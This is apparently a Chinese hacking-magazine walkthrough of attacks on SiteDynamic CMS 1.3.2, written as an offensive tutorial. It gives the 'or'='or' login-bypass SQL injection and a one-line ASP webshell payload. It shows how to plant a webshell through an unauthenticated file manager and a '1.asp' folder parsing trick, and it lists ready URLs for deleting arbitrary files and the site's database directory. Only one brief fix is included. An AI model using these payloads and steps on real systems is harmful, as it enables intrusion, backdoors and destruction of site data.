


图1

下，呵呵。最终把目标锁定在了“SiteDynamic企业网站管理系统”这套整站系统上，如图1所示。

不看不知道，一看还真吓了一跳！最高危的漏洞全有！我手上的是1.3.2版本，最新版本好像是1.3.3的，估计也强不到哪去，大家有兴趣的话可以下载来分析。

一、经典or注入漏洞

真没想到现在还有整站系统存在万能密码注入漏洞，siteDynami终于让俺见识了一回。Admin目录下login.asp（后台登录检测文件）的漏洞代码如下：

```
if Request.ServerVariables("HTTP_METHOD") = "POST" then  '检测是不是post提交
   if trim(request("username"))="" then      '检测用户名是否为空
   Message=Message & "<li>用户名不能为空！</li>"
              FoundErr = True
        End If
   if trim(request("Password"))="" then      '检测密码是否为空
   Message=Message & "<li>密码不能为空！</li>"
   FoundErr = True
        End If
   If GetCAPTCHA(Trim(Request.Form("strCAPTCHA")))=False Then
              FoundErr=True
   Message=Message & "<li>验证码输入错误！</li>"
        end If
        if FoundErr<>True then
              set rs=server.createobject("adodb.recordset")
   sql="select * from db_system where username='"&trim(request("username"))&"' and Password='"&md5(trim(request("Password")))&"'"    '数据库查询
```

操作语句，可以看出来对用户提交值没做任何过滤。

```
rs.open sql,conn,1,3
if not (rs.eof or err) then         '给 session 变量赋值
session("strUserName") = Trim(rs("username"))
session("strPassword") = Trim(rs("Password"))
session("strInherited") = Trim(rs("inherited"))
```

这是一个很老很经典的万能密码注入漏洞，只要我们在后台用户名和密码处写上 'or'='or' 就能登录后台了。如图 2 所示，是我从网上找到的，用这套系统的网站的后台管理界面。




图2　后台页面

二、后台拿 webshell 方法

呵呵，如此简单拿到了后台权限，比费好大劲寻找注入点强多了。后台有数据库备份，不过备份了后所下载的备份文件一律给加上了“.MDB”这个后缀，所以后台备份数据库的功能是不能拿到 webshell 的。

不过后来发现了后台管理工具下的系统设置功能，不知道能不能插入一句话后门。我们把最常用的一句话后门“"%><%execute request("gsrc")%><%'”（不包括双引号）填到“网站关键字（SEO）”那里提交一下，如图 3 所示。

可是试了半天也不行，总是报错，一看 include 目录下的 config.asp（网站配置信息全都写进了这个文件里），结果把双引号转换成了单引号。

Admin\system\settingSave.asp 的过滤代码如下：

```
TempStr = TempStr & "const siteKeywords="& Chr(34) & replace(Trim(Request.Form("siteKeywords")),CHR(34),"'") & Chr(34) &"" & VbCrLf
```



图3　填写一句话木马

Chr(34)就是双引号了，没想到还真把双引号过滤成了单引号，这里一句话木马是不能用了，那如何拿 webshell 呢？

呵呵，不卖关子了，依次选择“**内容管理**”－“**添加分类**”－“**图片媒体**”－“**选择**”，然后就跳出一个类似 fckeditor 的东东，如图 4 所示。




图4　fckeditor

在如图 5 中圈起来的地方填上“1.asp”，这样就可以在“uploadfile”目录下新建一个名为“1.asp”的目录。双击进入这个目录，然后再单击图 5 中右边的那个“提交”按钮，就会显示出如图 6 的界面。




图5　创建文件夹




图6　上传文件

把我们的小马改成 GIF 或者 JPG 的后缀就可以顺利传到“1.asp”这个目录下，后面的我就不用说了吧？找到小马的地址用 IE 访问下，如图 7 所示，这样我们就可以用小马再上传大马了。




图7　得到小马

三、删除任意文件漏洞

通过windows2003的文件解析漏洞很容易就把webshell拿下了，后来仔细分析了下源码，"罪魁祸首"就是"**Admin/finder/default.asp**"、"**include/Admin/finder/fm_include.asp**"、"**Admin/finder/filemanager.asp**"这几个文件，其中新建目录的功能就是"fm_include.asp"的一个CreateFolder函数操作的，具体代码如下：

```
Sub CreateFolder
On error resume next
Session("lastpage") = request.querystring("path")    'get 接收 path 变量
 If fs.FolderExists(server.mappath(sFolder)) Then    '检查是否存在 path
变量对应的目录
response.write "目录名称.<b>" & sFolder & "</b> 已经存在！<br>"
 Else
   fs.CreateFolder(server.mappath(sFolder))     '如果不存在就用FSO
创建 path 变量对应的目录
response.redirect("default.asp?action=viewfolder&path="&session("lastpage")
&"")
 End If
End Sub
```

CreateFolder函数对新建的文件夹名称一点都没有过滤，所以就导致了上面漏洞的发生。解决方法也很简单，只要把**Session("lastpage") = request.querystring("path")**这句改成"**Session("lastpage") =replace(request.querystring("path"),".","_")**"（把"."过滤成"_"）就OK了。

后来又对上面的三个文件进行了分析，结果发现这三个文件全都没有session验证，这意味着任何人可以直接访问"**Admin/finder/default.asp**"这个文件，使我们不用登录后台就可以进行上面拿webshell的方法。

直接在IE提交"**http://localhost/Admin/finder/default.asp?action=CreateNew Folder&path=1.asp**"，这样我们就可以直接在"uploadfile"目录下新建一个名为"1.asp"的目录了，得到的结果和图5的操作是一样的。

然后我们再访问"**http://localhost/Admin/finder/default.asp?action=UploadFiles&path=/uploadfile/1.asp**"这个URL，就会直接显示出如图6的上传界面。

因为没有session验证，所以我们连后台都不用进，这样就可以通过这两步直接拿webshell了。除了能够新建目录之外，"**fm_include.asp**"这个文件还提供了下面这两个函数：

```
第一个函数：
Sub DeleteFile    '删除文件
On error resume next
    response.write"<br>"
  If Request.Querystring("commit") <> "yes" Then
Session("lastpage") = Request.ServerVariables("HTTP_REFERER")
    Session("sFile") = sFile
    Response.Write "<p>您确定删除？<br>"
    Response.Write "<b>" & sFile & "</b></p>"
    Response.Write "<UL>"
      Response.Write "<LI><a href=""" & scriptname & "?
action=deletefile&path=" & sPath & "&file=" & sFile & "&commit=yes"">确
认</a></LI>"
    Response.Write "<LI><a href=" & Session("lastpage") & ">返回
</a></LI>"
    Response.Write "</UL>"
  Else
    fs.DeleteFile(server.mappath(Session("sFile")))
    Response.Redirect("" & Session("lastpage") & "")
  End If
End Sub
第二个函数：
Sub DeleteFolder      '删除文件夹
On error resume next
    response.write"<br>"
  If Request.Querystring("commit") <> "yes" Then
Session("lastpage") = Request.ServerVariables("HTTP_REFERER")
    Session("sFolder") = sFolder
    Response.Write "<p>您确定删除？<br>"
    Response.Write "<b>" & sFolder & "</b></p>"
    Response.Write "<UL>"
      Response.Write "<LI><a href=""" & scriptname & "?
action=deletefolder&path=" & sPath & "&folder=" & sFolder &
"&commit=yes"">确认</a></LI>"
    Response.Write "<LI><a href=" & Session("lastpage") & ">返回
</a></LI>"
    Response.Write "</UL>"
  Else
    Response.Write sPath & "<br>"
    Response.Write sFile & "<br>"
    fs.DeleteFolder(server.mappath(Session("sFolder")))
    Response.Redirect("" & Session("lastpage") & "")
  End If
End Sub
```

直接在IE里提交"**http://localhost/Admin/finder/Default.asp?action= deletefile&path=/uploadfile&file=/uploadfile/20081111121322734 99.jpg&commit=yes**"就可以把我们刚才上传的小马给删除了。

继续提交**http://localhost/Admin/finder/default.asp?action=deletefolder&path=/uploadfile&folder=/uploadfile/1.asp&commit=yes**就可以把我们刚才新建的**1.asp**这个文件夹进行删除。

大家看到了吧，这里如果我把**& path=, &file=&folder=**的参数给改了，那我们就可以删除网站上的任意文件和目录了，是不是相当强悍啊？例如我们构造"**http://localhost/Admin/finder/default.asp?action=deletefolder&path=/admin&folder=database**"这个URL，就会把admin目录下的database这个目录删除。大家注意了，这可是数据库所在的目录，这样提交之后的后果就是网站整体瘫痪了。

